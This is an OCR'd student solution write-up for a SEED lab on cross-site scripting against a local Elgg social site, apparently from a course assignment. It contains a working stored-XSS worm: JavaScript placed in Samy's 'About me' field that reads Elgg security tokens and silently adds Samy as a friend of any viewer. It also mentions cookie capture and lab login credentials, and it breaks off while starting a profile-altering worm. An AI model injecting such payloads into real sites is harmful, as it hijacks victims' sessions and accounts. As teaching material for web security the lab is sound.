


Now here, make sure ones again that the server is running properly before you save the work. And then save this page!

As soon as you will save the page, you will be directed to normal page of Samy's profile seen like this:



And, when you check the screen of server, you will figure out the "GET request" from the form's script generated, and it contains the cookies as highlighted in the image below.




But, this is the cookies from samy's profile and the task is still not complete. We need to see if the written script will still be executed when samy's profile is viewed by somebody else.

Now, login as alice:

User: alice Password: seedalice

Once you login, from the member's section, view samy's profile



After viewing the profile check-out the server running on terminal

In the last line we can see the “GET” request which shown contains the cookies included.

Problem 4:

Task 4 (30 points): Writing an XSS Worm

What you need to do:

1. **Based on the format of the GET request to add a friend, write a JavaScript script that adds Samy to the friends list of any user who views Samy's profile. Save your JavaScript script in a file `task4-1.txt` (this file is easily readable, has structure, and contains nice comments like in the skeleton above). Also create another file called `task4-1-raw.txt` which contains the exact data that will be included in Samy's profile (basically you need to remove all the comments, extra space, and new-line characters from `task4-1.txt`).**
2. **Login as user Samy and inject in the "About me" field of Samy's profile the script from file `task4-1-raw.txt`. (Make sure to select "Remove editor" before editing this field, in order to disable any automatic formatting)**
3. **Logout and login as user Alice, and then view Samy's profile by selecting user Samy from "More => Members" in the Elgg menu. At this point, the malicious Javascript script will be executed and Samy will be added to Alice's friend list.**
4. **Include in your project document:**
    a. **a screen printout with Alice's friends list after viewing Samy's profile.**
    b. **your JavaScript files `task4-1.txt` and `task4-1-raw.txt`.**
5. **Email the files `task4-1.txt` and `task4-1-raw.txt` to the course grader at me76@njit.edu. You should get a confirmation email that your files were received.**

==========Check next page for solution, the page is intentionally left blank.


Solution 04_1:

Understanding:
Well, understanding the problem, in this subtask we have to inject a user's profile with a script such that any other user viewing his/her profile will be infected by the script.

Following the user profile use instructions, we will be injecting script in Samy's profile such that any other user viewing the profile will have samy added as his friend. Well, to do this, it turns out that the script should be able to send the exact GET request that is send when we are adding Samy as a friend.

To know what is the request, login into Alice's profile visit the member's page. Now, turn on Wireshark in the seed lab's ubuntu image. The image comes with Wireshark pre-installed. Wireshark is a network packet analyzer and so you can view the headers of the packets. In this case, we need to check on the GET request which will be sent for the adding Samy as a friend.

When you add Samy's as a friend from Alice's profile manually following request will be generated.



The Get request can be seen above. Following are the important points to be noted:

- ☑ The request is done in the /action/friends/add folder of the server directory architecture.
- ☑ The request is a "GET" request.
- ☑ The requests contains one per user constant value and i.e. the friend ID = 42 for Samy.


- ☑ The request contains two variables which are not the same per user or per session also. They are _elgg_ts and _elgg_token
- ☑ The HTTP header also contains the value of HOST i.e. www.xsslabelgg.com

Thus, we make a script encoded with the Ajax request as follows:

```
//Starting the script here.
<script  type="text/javascript">
var Ajax =null;

//Framing the URL with reference to the GET request.
 var sendurl = "/action/friends/add?friend="+elgg.page_owner.guid + "&__elgg_ts=" +
elgg.security.token.__elgg_ts + "&__elgg_token="+elgg.security.token.__elgg_token;

//Ajax GET request.
 Ajax = new XMLHttpRequest();
 Ajax.open("GET",sendurl, true);
 Ajax.setRequestHeader("Host","www.xsslabelgg.com");
 Ajax.setRequestHeader("Keep-Alive","300");
 Ajax.setRequestHeader("connection","keep-alive");
 Ajax.setRequestHeader("Cookie", document.cookie);
 Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

//Sending the GET request
Ajax.send();

 </script>
//Ending the script.
```

Well, now in order to carry out the attack follow this steps:


- ☑ In alice's profile, remove Samy as a friend now. As we want to add samy as a friend using the script. The page will look like this – with "Add Friend" option available.



- ☑ Logout of Alice and Login as Samy, using credentials: Username: samy Password: seedsamy.
- ☑ Visit the profile page of samy.
- ☑ Now, in the about-me field, select remove editor and copy-paste the above script removing the comments.
- ☑ The image is as shown below:-


The raw code here is as follows:

```
<p>This is samy</p>
<script type="text/javascript">// <![CDATA[
 var Ajax =null;
 var sendurl = "/action/friends/add?friend="+elgg.page_owner.guid + "&__elgg_ts=" +
elgg.security.token.__elgg_ts + "&__elgg_token="+elgg.security.token.__elgg_token;
 //alert(sendurl);
 Ajax = new XMLHttpRequest();
 Ajax.open("GET",sendurl, true);
 Ajax.setRequestHeader("Host","www.xsslabelgg.com");
 Ajax.setRequestHeader("Keep-Alive","300");
 Ajax.setRequestHeader("connection","keep-alive");
 Ajax.setRequestHeader("Cookie", document.cookie);
 Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
 Ajax.send();

// ]]></script>
```




☑ As shown above, we script inserted.
☑ As you save the script, you will be directed to samy's profile page, which is as follows.
☑ As you see in the image above, the script is inserted in the form but we do not find any script on his profile page as it is consumed by the website.
☑ Logout from samy's page.

- ☑ Now, Login as Alice using credentials: User: alice Password: seedalice
- ☑ Go to the member's section and open Samy's Page:




Woah! As we have unfriend Samy before, we were able to add Samy back in as a friend. Thus, we have successfully infected the users.

In order to verify, check out friends of Alice:



As seen in the image above, we find samy in the friend list of alice.
Now, there is another way we can check this update i.e. checking the activity log which will show something as follows:



Well, the log above clearly states that the Alice is friend with Samy and it is seen as soon as Alice visits Samy's profile. Above image shows "6 minutes ago" which is the delay in the screen shot but recent one as it is the latest log soon after the attack.

Subtask 4.2: XSS Worm that changes the victim's profile

What you need to do:

1. **Based on the format of the `POST` request to change a user's profile, write a JavaScript script that changes the "About me" field in the profile of any user (the victim) who views Samy's profile. The "About me" field should contain the following text:**
   Samy is my HERO (added by <insert your team member name/s here>

   Save your JavaScript script in a file `task4-2.txt` (this file is easily readable, has structure, and contains nice comments like in the skeleton above). Also create another file called `task4-2-raw.txt` which contains the exact data that will be included in Samy's profile (basically you need to remove all the comments, extra space, and new-line characters from `task4-2.txt`).

2. **Login as user Samy and inject in the "About me" field of Samy's profile the script from file `task4-2-raw.txt`. (Make sure to select "Remove editor" before editing this field, in order to disable any automatic formatting)**
3. **Logout and login as user Alice, and then view Samy's profile by selecting user Samy from "More => Members" in the Elgg menu. At this point, the malicious Javascript script will be executed and Alice's profile will be changed.**
4. **Include in your project document:**
   a. **a screen printout with Alice's profile after viewing Samy's profile.**
   b. **your JavaScript files `task4-2.txt` and `task4-2-raw.txt`.**
5. **Email the files `task4-2.txt` and `task4-2-raw.txt` to the course grader at me76@njit.edu. You should get a confirmation email that your files were received.**

==========FOLLOW NEXT PAGE FOR SOLUTION==========


Solution:

Understanding:

- ☑ Brief explanation of the problem can be said that we need to deal with the POST request this time. This time, we want to inject a script in Samy's profile such that any other user viewing Samy's profile will get his/her own profile edited and his about-me field will change to what every Samy want it to be.
- ☑ So, with reference to the procedure followed in task 4-1, let's first sniff the POST request using the Wireshark packet analyzer. Also, we will have to refer couple of HTML pages in order to generate a proper Java Script.


Sniffing the POST request:

- ☑ Login as User Alice, try editing profile of aliice and changing the About me description.
- ☑ In the About me description of Alice enter "Hey This is Alice. I am a crazy person".
- ☑ Now, before saving turn the packer analyzer on and check the POST request of Alice.

